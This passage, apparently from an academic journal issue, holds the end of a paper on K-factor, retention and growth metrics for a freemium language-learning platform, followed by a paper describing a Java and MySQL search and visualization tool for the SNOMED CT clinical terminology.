U is the total number of all users;

IU is the number of invited users;

Di is the total number of invitations per day;

AiPSU is the average number of invitations per spreading user (AiPDSU is the same per day);

AiPU is the average number of invitations per user;

DIU is the number of daily invited users;

IPi is the ratio of people who accepted an invitation to the number of invitations sent (conversion percentage).

Conceptually the K-factor is the average number of additional users introduced to the product by each user [1]. For practical purposes we calculated the K-factor as the ratio between the users attracted through viral methods in a certain time period, to all active users in this time period [11]. Theoretically, we should have used the previous time period, setting it equal to the duration of the viral cycle. However, the length of the viral cycle is difficult to establish, since the reaction to the invitation timeline is very short in our system, as in a typical case, sending invitations and accepting them gets completed in one day, or less. For calculating the K-factor, only new users (dNU), or all users in a certain time period (dU) can be used, along with the active users in a certain time period (dAU). The authors used active users (not considering uninterested users, who spent very little time in the system) as the base, as it gives the most accurate results in our estimates. For practical purposes some sources used only new users (dNU) as a base, comparing all users attracted virally with all types of new users. The authors believe this is not quite correct, since all active users contribute to virality and not only new users, thus:

$$Local\ K_{factor} = \frac{dIU}{dAU}$$

(1)

The term K-factor comes from epidemiology, "in which a virus having a K-factor of 1 is in a "steady" state of neither growth nor decline, while a K-factor greater than 1 indicates exponential growth and a K-factor less than 1 indicates exponential decline." [12]. The K-factor, which is also called viral coefficient in the literature, can be calculated as the number of invitations sent by each user multiplied by the conversion percentage of the new users [13]. For example, if the average number of invitations per user is 5, and 20% of the invitees register in the system, i.e. become new users, then the K-factor = 5*0.2 = 1. Time-independent K-factor, averaged over the whole time of the system operation, the authors call the global K-factor, which is calculated in the following way. The conversion percentage, IPi is the number of invited people, IU, divided by the number of invitations, i:

$$IP_i = \frac{IU}{i}$$

(2)

AiPU is the average number of invitations per user, calculated as the average number of invitations per user, i, divided by the total number of users, U:

$$A_i PU = \frac{i}{U}$$

(3)

Then the global K-factor is calculated as the product of the average number of invitations per user, AiPU (equation 3) and the conversion percentage, IPi (equation 2):

$$Global\ K_{factor} = A_i PU \cdot IP_i$$

(4)

The K-factor dynamics reflects the users' mood swings, and how they react to the introduction, activation or deactivation of one or another viral mechanics, involving them in the activities of inviting new users, and whether these mechanics are well accepted. Thus, for practical purposes the authors utilized the local K-factor, calculated daily. The authors call it the daily K-factor, dK-factor, which is based on the daily active audience, dAU. This daily K-factor is

Fig.3. Weekly K-factor dynamics for the i2istudy project

considered the most important parameter of the viral cycle, which was used in the construction of viral mechanisms of the project:

$$Daily\ K_{factor}, dK = dAU \cdot IP_i$$

(5)

Figure 3 shows the i2istudy foreign language educational platform K-factor dynamics.

It is important to understand that if the K-factor is less than unity (e.g. 50%), in the absence of retention (when the loyalty of existing users is zero), the system growth attenuates. In the best scenario, such virality mechanism partially compensates the users' loss as a result of the normal loyalty retention cycle decrease. This K-factor increases the effectiveness of paid user attraction. For example, purchased 100 paying users get involved in the viral mechanics and invite additional 50 users, which reduced the average price of each user and saved the budget. If the K-factor is greater than 1 (say it is 200%), it leads to the geometric progression growth of the user base. For example, purchased 100 users attract 200 new people, and if the K-factor remains the same, the new users will attract 400 new people, and so on. Virality works as long as the entire mass of potential users will not reach saturation in their social matrix and a given market, as schematically illustrated in Figure 2.

V. Virality, Retention and Monetization Relationship

In his book Freemium Economics, Eric Benjamin Seufert [1] in the Virality and Retention section, on page 175 wrote: "Virality and retention exist on opposite sides of the acquisition threshold: virality describes how users are introduced to a product, and retention describes how long users remain with a product. But in essence, both sets of metrics measure the same general sense of delight users feel for a product, manifested in different ways. To that end, virality and retention generally exhibit a positively correlated relationship: products that users are inclined to return to over a long period of time are also likely to be products that users invite others to join."

In our opinion, virality and retention are characteristics amenable to manipulation by the creators of the product. Even a weak product can successfully maintain good retention and virality performance if appropriate mechanics and effects (impact, gamification) are well integrated into the product and successfully motivate users to these actions. This situation resembles a grocery store, where buyers are manipulated by the layout, marketing, branding, packaging and a discount system, and buy groceries that are not the best and healthy as a result [14].

Certainly all three parameters: virality, retention and monetization are related. Users with high product loyalty get increasingly involved in the mechanics of virality and monetization [15, 16]. Despite competition for the user's attention, these mechanisms may spur one another, and all sorts of techniques, such as gamification, which is usually considered in the literature as part of retention, can serve monetization and virality. Oddly enough, monetization, can also spur virality and retention. For example, premium paid services can be alternatively earned by participation in the viral and gamification programs. The dollar price of these premium options demonstrates their value to the users. For example, when the user knows the cost of acquiring new premium options for real money, it may be easier to motivate

the user to earn these premium options by performing certain tasks and actions, such as inviting friends.

It is important that the experience of using the main basic functions of the product cause admiration, then the virality and retention mechanics come into play. Virality and retention should be balanced. For example, with perfect virality and poor retention, the growth of the user base, caused by the successful virality, will compensate for the loss of the same base due to disloyal users. The opposite situation of poor virality with excellent retention leads to the product and its user base stagnation, and eventual defeat by the competitors.

Coefficient of the product audience growth, K-growth, can be expressed as a sum of the coefficients of the viral K-factor and the retention factor, K-retention:

$$K_{growth} = K_{factor} + K_{retention}$$

(6)

Equation 6 is the main formula of the freemium product growth, based on the viral spreading. It is clear that this formula does not take into account alternative methods of attracting users, such as paid users and organic users, who came through search engines, word of mouth, or due to the brand popularity. K-retention is always less than one over a long period of time, since no products can retain its audience 100% at all times.

$$Local\ K_{retention} = \frac{dU - dNU}{dU_{-1}}$$

(7)

Where dU is the daily audience for a given day; dU-1 is the previous day audience and dNU are the new users for this time period. It's convenient to use only active audience for calculations, by taking into account only the new users that have become active, but not all registered users. Similar situation is with the new invited users, among which only active users are accounted for:

$$Local\ K_{retention_A} = \frac{dAU - dNU}{dAU_{-1}}$$

(8)

For example, if the viral K-factor is 20 %, and K-retention factor is 90% (i.e. 9 out of 10 people are coming the next day), the growth coefficient will be 0.2 + 0.9 = 1.1 and the system will grow on its own by 10% of its daily (or other accounting period) audience. Coefficient of the system self-growth can be represented as:

TABLE V.   DATA AND PARAMETERS CALCULATIONS FOR THE I2ISTUDY PROJECT

week	05.05 → 11.05	12.05 → 18.05	19.05 → 25.05	26.05 → 01.06	02.06 → 08.06	09.06 → 15.06	16.06 → 22.06	23.06 → 29.06	30.06 → 06.07	07.07 → 13.07	14.07 → 20.07	21.07 → 27.07	28.07 → 03.08	04.08 → 10.08	11.08 → 17.08	18.08 → 24.08
All active users (xAU)	297	801	867	979	1080	1213	1827	2126	1763	2624	2572	1924	1716	1810	1576	947
New active users (xNU)	239	575	572	643	695	776	1358	1464	1140	1881	1643	1129	998	1066	824	358
Invited active users (xIU)	5	9	10	32	54	81	85	41	73	68	52	65	77	78	52	42
K-Factor = xIU / xAU, percent	2	1	1	3	5	7	5	2	4	3	2	3	4	4	3	4
K-Retention = (xAU - xNU) / xAU$_{-1}$, percent		76	37	39	39	40	39	36	29	42	35	31	37	43	42	37
K-Growth = (xAU - xNU + xIU) / xAU$_{-1}$, percent		79	38	42	45	48	46	38	33	46	37	33	41	48	44	40

$$K_{growth} = \frac{dAU_1 - dNU + dIU}{dAU_0}$$

(9)

This is the ratio of the audience from the next period of time without accounting for the new users, but accounting for the users invited by the viral techniques, divided by the audience from the previous time period. If dNU and dIU are equal, then all new users get involved through viral methods exclusively (there is no paid and organic traffic), and in this case:

$$K_{growth} = \frac{dAU}{dAU_{-1}}$$

(10)

Table V shows the data and the corresponding parameters calculations for the i2istudy project.

As a side note, it is necessary to take into account that the very properties of the product may be a barrier to its viral spread. For example, users absolutely don't want to advertise to their friends that they participate in dating services [17], which negates any virality efforts. On the contrary, the users promote their morning runs and other physical exercises, even without strong viral mechanics and ingenious motivations [18, 19]. An obstacle to the viral spread may be excessive annoyance of the viral mechanics, which can be negatively perceived by the existing users, and even considered as spam by the invitation recipients [20]. In addition, it's a common mistake to promote business-to-business (b2b) services using

virality methods, which usually gives poor results, with the exception of some individual cases.

If the K-growth factor is less than one, then the product cannot grow and loses users with all the consequences for the product and its team. However, if the team can achieve the K-growth factor greater than one, the product grows exponentially. It is the ultimate goal for the product team to achieve non-paid user base growth. This is necessary to achieve the project's capitalization exceeding the investment in the purchase of the user base. Note that the positive K-growth factor can compensate for other shortcomings, such as the quality of the product itself. For the overall project development strategy, investment in virality and retention is a viable alternative to investments in advertising and public relations. This is often a cost-effective solution, since compared with the cost of development (programmers' salaries, etc.), marketing and associated staff costs can be quite high. The feemium product development diagram in terms of the K-growth factor is shown in Figure 4.

VI. Conclusions

When building a freemium product, it is wise to take it to the market and to work out the viral and retention mechanics on small volumes of paid audience, since these mechanics can be easily evaluated statistically and analyzed. Having a positive K-growth factor, venture capital funds can be attracted, and the project can be brought to a large market (Figure 4).

As for the specific product, which was used to conduct these studies, it is clear that the value of the K-growth factor varied around 40% (last line in Table V), which was not a satisfactory. As a result, the product will be reworked and improved. First of all, studies involving test users identified a misunderstanding problem, where users stopped using the product before figuring out its functions and features.

Thus, the first task is to develop and improve intuitive user interface. Second is to encourage and motivate existing user invite their friends to grow the overall user base. Further studies, based on the principles and metrics outlined in this paper, will show how successful these improvements have become.

The authors believe that the described method can be applied for a wide variety of freemium products, providing objective means of assessing maturity of information services and applications, which have not yet seen large market launch. Venture capital is often used for scaling up the business and increasing the user base. Thus, venture capitalists need the means and methodologies of assessing investment risks in different products.

Fig.4. Feemium product development diagram in terms of the K-growth factor

REFERENCES

[1] Seufert, E.B. (2014). Freemium Economics: Leveraging Analytics and User Segmentation to Drive Revenue (The Savvy Manager's Guides). Morgan Kaufmann Publishers. Waltham MA 02451 USA.

[2] Osipov, I.V. (2014). Spontaneous groups learning system, US Patent Application 14546609, filed on November 18, 2014.

[3] Osipov I.V., Volinsky A.A, Nikulchev E. (2015). Study of gamification effectiveness in online e-learning systems. International Journal of Advanced Computer Science and Applications, 6(2), pp.71-77

[4] Osipov, I.V., Volinsky, A.A., Prasikova, A.Y. (2014). Real time collaborative platform for learning and teaching foreign languages. arXiv preprint arXiv:1501.04155: http://arxiv.org/pdf/1501.04155v1

[5] Marks, M. (2012). Time banking service exchange systems: A review of the research and policy and practice implications in support of youth in transition. Children and Youth Services Review, 34(7), p.1230.

[6] Mäntymäki, M., Salo, J. (2011). Teenagers in social virtual worlds: Continuous use and purchasing behavior in Habbo Hotel. Computers in Human Behavior, 27(6), pp.2088-2097.

[7] Ellis, S., Brown, M. & The GrowthHackers.com Team (2014). Startup growth engines: Case studies of how today's most successful startups unlock extraordinary growth. First Printing

[8] Reichheld, F.F. (2003) The one number you need to grow. Harvard Business Review (12)

[9] Cohen, E.L. (2014). What makes good games go viral? The role of technology use, efficacy, emotion and enjoyment in players' decision to share a prosocial digital game. Computers in Human Behavior, 33, pp.321-329.

[10] Skok, D. (2009). The Power of Free. For Entrepreneurs.

[11] Skok, D. (2009). Lessons Learned – Viral Marketing. For Entrepreneurs.

[12] Lee, Y. (2008). The Four Viral App Objectives (a.k.a., "Social network application virality 101"). Frame Think. Frameworks for Thinking People

[13] Fong, R. (2014). The K-factor: The secret factor behind your company's growth. Bliss Drive. Results Based Marketing

[14] Glanz, K., Bader, M.D.M., Iyer, S. (2012). Retail grocery store marketing strategies and obesity: An integrative review. American Journal of Preventive Medicine, 42(5), pp.503-512.

[15] Fields, F., Cotton, B. (2012). Social Game Design 2012. Morgan Kaufmann Publishers. Waltham MA 02451 USA.

[16] Eyal, N., Hoover, R. (2014). Hooked: How to build habit-forming products. ISBN: 978-1494277536.

[17] Blackhart, G.C., Fitzpatrick, J., Williamson, J. (2014). Dispositional factors predicting use of online dating sites and behaviors related to online dating. Computers in Human Behavior, 33, pp.113-118.

[18] Kamal, N., Fels, S., Fergusson, M. (2014). Online social networks for health behaviour change: Designing to increase socialization. Computers in Human Behavior, DOI: 10.1016/j.chb.2014.03.068.

[19] Loss, J., Lindacher, V., Curbach, J. (2014). Online social networking sites-a novel setting for health promotion? Health & Place, 26, pp.161-170.

[20] Grimes, G.A., Hough, M.G., Signorella, M.L. (2007). Email end users and spam: relations of gender and age group to attitudes and actions. Computers in Human Behavior, 23(1), pp.318-332.

Developing a Search Algorithm and a Visualization Tool for SNOMED CT

Anthony Masi, Ankur Agrawal

Department of Computer Science, Manhattan College
Riverdale, New York, USA

Abstract—With electronic health records rising in popularity among hospitals and physicians, the SNOMED CT medical terminology has served as a valuable standard for those looking to exchange a variety of information linked to clinical knowledge bases, information retrieval, and data aggregation. However, SNOMED CT is distributed as a flat file database by the International Health Terminology Standards Development Organization and visualization of data can be a problem. This study describes an algorithm that allows a user to easily search SNOMED CT for identical or partial matches utilizing indexing and wildcard matching through a graphical user interface developed in the cross-platform programming language Java. In addition to this, the algorithm displays corresponding relationships and other relevant information pertaining to the search term. The outcome of this study can serve as a useful visualization tool for those looking to delve into the increasingly standardized world of electronic health records as well as a tool for healthcare providers who may be seeking specific clinical information contained in the SNOMED CT database.

Keywords—SNOMED CT; electronic; health records; visualization; search algorithm; GUI

I. INTRODUCTION

Systematized Nomenclature of Medicine Clinical Terms, commonly referred to by the acronym SNOMED CT, is a clinical healthcare terminology which serves as a foundation for the construction and development of electronic health records [1]. SNOMED CT is owned, developed, and distributed by the International Health Terminology Standards Development Organization (IHTSDO), a not-for-profit organization administrated by 27 countries and growing [2, 3].

The increasing popularity of the SNOMED CT terminology can be attributed to some of the general benefits that come with being maintained by the international community. It is an international standard, benefitting from multilingual support, and allowing the foundation and construction of electronic health records to take place across the globe [4]. In addition to this, SNOMED CT provides a standardized terminology spanning the various health care domains. Standardization allows for medical professionals to communicate along a mutually understood channel, eliminating ambiguity and redundancy among patients' health records [5]. Redundancy is reduced by aggregating the synonyms of a preferred term and pointing them at a universal concept identification code. The inherent structure of the terminology as a whole is highly scalable, allowing it to be extended effortlessly.

SNOMED CT serves as a valuable tool for clinical use as well as capturing medical information at the appropriate level for its application in the healthcare sector. Additionally, data can be transcribed by multiple physicians to the same patient thus allowing for consistency across multiple healthcare platforms. Through this consistency, SNOMED CT can ensure error-free maintenance of electronic health records by increasing the chances of correct interpretation of data. Standardizing the transcription of electronic health records make them a more viable option for portability, as a set of terms utilized in one office can be interpreted accurately by another healthcare provider utilizing SNOMED CT's unique concept identification number. This convention allows for the swift searching of clinical information, linking a single concept code to multiple synonyms as well as concept codes directly linked in the concept table hierarchy of SNOMED CT database. Overall, the terminology improves efficiency among healthcare professionals and enables a time-proof history of medical information to be kept. The benefits that SNOMED CT provides to the medical community warrant a user-friendly interface to harness its full power.

SNOMED CT is continuously evolving with a new version released every six months by IHTSDO in January and in July. The latest SNOMED CT release (January 2015) is available in an International format as a zip compressed archive [6]. Upon decompression, the contents of the SNOMED CT terminology are spread out across a span of various directories of text files. Considering the immense size of the terminology, this distribution is inherently useless as is, freezing Windows 7's default text editor Notepad upon access. As a viable alternative, SNOMED CT specific browsers [7] are needed to explore the contents of the terminology. One such browser is the stand-alone application CliniClue Xplore [8] developed by Clinical Information Consultancy. However, according to the CliniClue web page, this distribution has been discontinued and support is no longer provided. With the discontinuation of CliniClue Xplore creating a void in the field of SNOMED CT compatible desktop browsers, this study intended to create a viable second option for end-users seeking a graphical user interface in order to browse and manage the SNOMED CT terminology.

Fig.1.   Various relationships of venous blood specimen concept

II. BACKGROUND

SNOMED CT is a large and comprehensive clinical health terminology providing a standardized way to represent clinical concepts by different healthcare providers for the sake of interoperability [9]. The content of SNOMED CT is represented using three different components – concepts, descriptions and relationships. A concept represents a clinical entity of some kind and has a unique concept identifier. For example, *venous blood specimen* is a concept in SNOMED CT and is uniquely identified by its concept identifier as 122555007. SNOMED CT consists of over 200,000 such active clinical concepts organized into 19 hierarchies. The root concepts of these 19 hierarchies are shown in Table I.

A description represents a concept in a human readable form and has a unique description identifier. A description could be a preferred term, a fully specified name or a synonym. For instance, the concept *venous blood specimen* is a preferred term, *venous blood specimen (specimen)* is its fully specified name and *venous blood sample* is its synonym. The term within the parenthesis in a fully specified name is known as a semantic tag. In case of the concept, *venous blood specimen*, its semantic tag is specimen.

TABLE.I.   SNOMED CT HIERARCHIES

Body structure
Clinical finding
Context-dependent category
Environments and geographical locations
Event
Linkage concept
Observable entity
Organism
Pharmaceutical/biologic product
Physical force
Physical object
Procedure
Qualifier value
Record artifact
Social concept
Special concept
Specimen
Staging and scales
Substance

A relationship represents a link of some kind between two concepts and is represented by a unique relationship identifier. A relationship could be hierarchical relationship (also known as parent-child or *is a* relationship) or lateral relationship (also known as attribute relationship). All concepts in SNOMED

CT except for the overall root concept consist of at least one *is a* relationship. Figure 1 demonstrates one such concept with all of its relationships. As can be seen in Figure 1, the concept *venous blood specimen* from the *specimen* hierarchy has two parents – *blood fluid sample* and *blood specimen*. The concept is connected to its two parents using the *is a* relationship. The concept also has a child concept called *mixed venous blood specimen* and the two are also connected using the *is a* relationship. The concept is further connected to a concept *venous blood* from the *substance* hierarchy using a lateral relationship called specimen substance. The concept *venous blood* has a parent concept *blood* and two children concepts – *mixed venous blood* and *pulmonary vein blood*.

SNOMED CT also uses role-groups to organize the attributes and their values to create specific associations. For example, the concept *intraoperative transluminal femoral-popliteal angioplasty* has two role groups as shown in Table II. The concept can thus have two *procedure sites – direct* attributes with target values of *structure of femoral artery* and *structure of popliteal artery*. Each of these two procedure sites then has its own procedure method and surgical approach.

TABLE.II.   ROLE GROUPS OF THE CONCEPT INTRAOPERATIVE
TRANSLUMINAL FEMORAL-POPLITEAL ARTERY

Group 1	Group 2
Procedure site Direct structure of femoral artery	Procedure site Direct structure of popliteal artery
Method Dilation repair - action	Method Dilation repair - action
Surgical approach Transluminal approach	Surgical approach Transluminal approach

SNOMED CT concepts are further defined as being either primitive or fully defined. A concept is primitive if its defining characteristics are not sufficient to uniquely distinguish it from other similar concepts. For example, the two concepts *disease outbreak* and *overexertion* are primitive concepts since both concepts have an *ISA* relationship to the *event* concept with no other defining relationships to distinguish them from each other and from other similar concepts.

III. METHOD

Utilizing Java's Swing API [10], a form is created in order to contain the various controls necessary to interact with the backend database. This database is designed in Oracle's MySQL relational database management system [11]. The database consists of three tables: concept, description, and relationship. These tables are populated through a locally run MySQL script, using the flat text files supplied in the standard

SNOMED CT releases. Java's packaged SQL library is utilized to connect the frontend graphical user interface to this locally hosted database.

With the database of concepts, descriptions and relationships now accessible through a graphical user interface, the user is able to harness the full power of SNOMED CT terminology. Features of the front end include a find-as-you-type concept lookup algorithm, multiple search filters, and grouping based upon term relationships.

The find-as-you-type concept lookup algorithm is designed with convenience in mind. The textbox utilized as the search field is bound to two events, MouseClicked and KeyReleased. The MouseClicked event serves the purpose of clearing the search field when focus is acquired, allowing the user a clean slate in the case of multiple searches during one session. The KeyReleased event contains the heart of the algorithm, firing in the cases of: a) the textbox's value is greater than 0 and b) the last key pressed was not the backspace or delete key. This serves the purpose of avoiding unnecessary queries to the database while also speeding up the process of data retrieval.

In the case that the event does fire successfully, the algorithm then takes into account the search filter selection. There are a total of six possible filter combinations, choosing one option from each of the provided two combo boxes. The first combo box contains two options for the search method, exact match or partial match. The second combo box limits the amount of results to the top 5, 10, or all results. In the case of the partial match method, the algorithm branches down the path of querying the database utilizing MySQL's LIKE operator to determine possible result sets.

The initial result set returned contains possible term matches from the *description* table along with their classification in the SNOMED CT nomenclature. Terms are only returned if they are deemed non-deprecated in the *description* table. Terms can be a member of one of three subgroups: preferred terms, fully specified names, or synonyms. The algorithm parses the *description type* column from the *description* table in order to prepend a tag to each term in the output box of the "Concept Lookup" pane. These possible tags are shorthand denominations of the preceding subgroups and are labeled [FSN], [SYN], and [PREF] for fully specified names, synonyms, and preferred terms respectively.

At this point the algorithm awaits user input, idling until a *Mouse Clicked* event is detected in the provided list box reserved for search results or until a new search is performed. When the *Mouse Clicked* event is triggered, a more in depth search is executed on the selected term. This search involves parsing both the selected term and it's designation as a fully specified name, synonym or preferred name, returning a full

set of clinical information from the database. This new result set includes the preferred term of the input, the fully specified name according to SNOMED CT, all possible synonyms, the SNOMED CT concept identification code, and a set of concept relationships.

Concept relationships include parent-child relationships, also referred to as *is a* relationships, and lateral relationships, also referred to as attribute relationships. The algorithm groups these terms by their relationship to the input, subgrouping lateral relationships into unique sets as determined by their relationship role group value. Once execution of the algorithm is completed, the output that is presented in the user interface includes the searched term, which will be referred to as the input, the preferred term for the input, the fully specified name of the input, synonyms of the input, its concept identification number, and its parent, child, and lateral relationships to other terms in the SNOMED CT database.

IV. RESULTS

The version of SNOMED CT used in this study is the January 2014 International Release, RF1. In this version there are 300,277 active concepts utilizing 783,757 active descriptions linked by 1,469,762 concept relationships. Figure 2 displays a screenshot of the user interface that implements the search algorithm discussed in the Methods section.

The graphical user interface as shown in Figure 2 is based upon three content frames. The upper left content pane is used to query the database utilizing a search box and a drop down filter. Another filter is present to establish an upper bound on the amount of search results. Results are outputted in the form of a clickable list to the central text area of the pane. The upper right pane is reserved for concept relationships. Populated upon selection of a term from the "Concept Lookup" pane, the concept identification number, parent terms, child terms, and lateral relationships are displayed. Lateral relationships are designed to establish a connection between terms that do not possess a parent-child relationship with each other. These relationships can be grouped together as defined in the SNOMED CT terminology. The bottom pane lists synonyms of the term selected by the user. In addition to these basic synonyms, the preferred term and fully specified name are also displayed in this bottom pane.

The screenshot in Figure 2 uses partial match search to find the preferred term *re-cement dental restoration*. Since the search term is "re", the algorithm displays all concepts with "re" as a part of their description. On the other hand, the screenshot in Figure 3 displays the identical term search filter, which returns results that match user input character for character. In this example, a search for the identical term for

Fig.2.   Screenshot of the user interface with the words of the searched concept in any order

Fig.3.   Screenshot of the user interface with exact match

hemagglutination assay displays one concept with the exact same concept description.

V. DISCUSSION

SNOMED CT is a large and comprehensive, multilingual clinical reference terminology that has a wide array of applications, the most important being it's use as a reference terminology in electronic health records. The data for SNOMED CT is provided in the form of flat files by IHTSDO. So it becomes necessary to have a tool that can be used to view the content of SNOMED CT with ease.

This study aimed at devising efficient algorithms that can be used to navigate through the contents of SNOMED CT. We developed a fast and efficient algorithm that can be used to search for any concept in SNOMED CT using both partial and exact match as discussed in the Results section. The concept that the user searches for is displayed along with its several properties including the parents and children of the concept, lateral relationships, information about role groups, the preferred term, fully specified name and synonyms if any. We also developed an intuitive and user friendly visualization tool in the form of a graphical user interface to display the results of the search algorithm. This interface can be used to get a clear and complete picture of a SNOMED CT concept. This will be a useful visualization tool for clinicians who use SNOMED CT to code patient data and for researchers who are working in the field of clinical informatics using SNOMED CT to fetch clinical data.

Future work will involve a study to bring the application online so that it can be accessed from anywhere with an internet connection. We will also bring in an ability to browse through the different releases of SNOMED CT as SNOMED CT is an evolving terminology with a new release every six months, in January and in July. We will also work on an algorithm that will offer the ability to make more complicated search queries such as being able to query the system to find all concepts that has the word heart in it, has at least two parents and has at most three role groups. Such queries can be

a useful tool for researchers who are using SNOMED CT as their test bed.

VI. CONCLUSION

SNOMED CT is an important and widely used clinical reference terminology which has been gaining a worldwide acceptance and popularity for its use in electronic health records. SNOMED CT is also widely used by researchers in the medical informatics field as a test bed for various clinical applications trial which often requires them to look into the attributes and other properties of a concept. A SNOMED CT visualization tool such as the one presented in this study can be an important aid to the users of SNOMED CT by helping them navigate through its content with ease.

REFERENCES

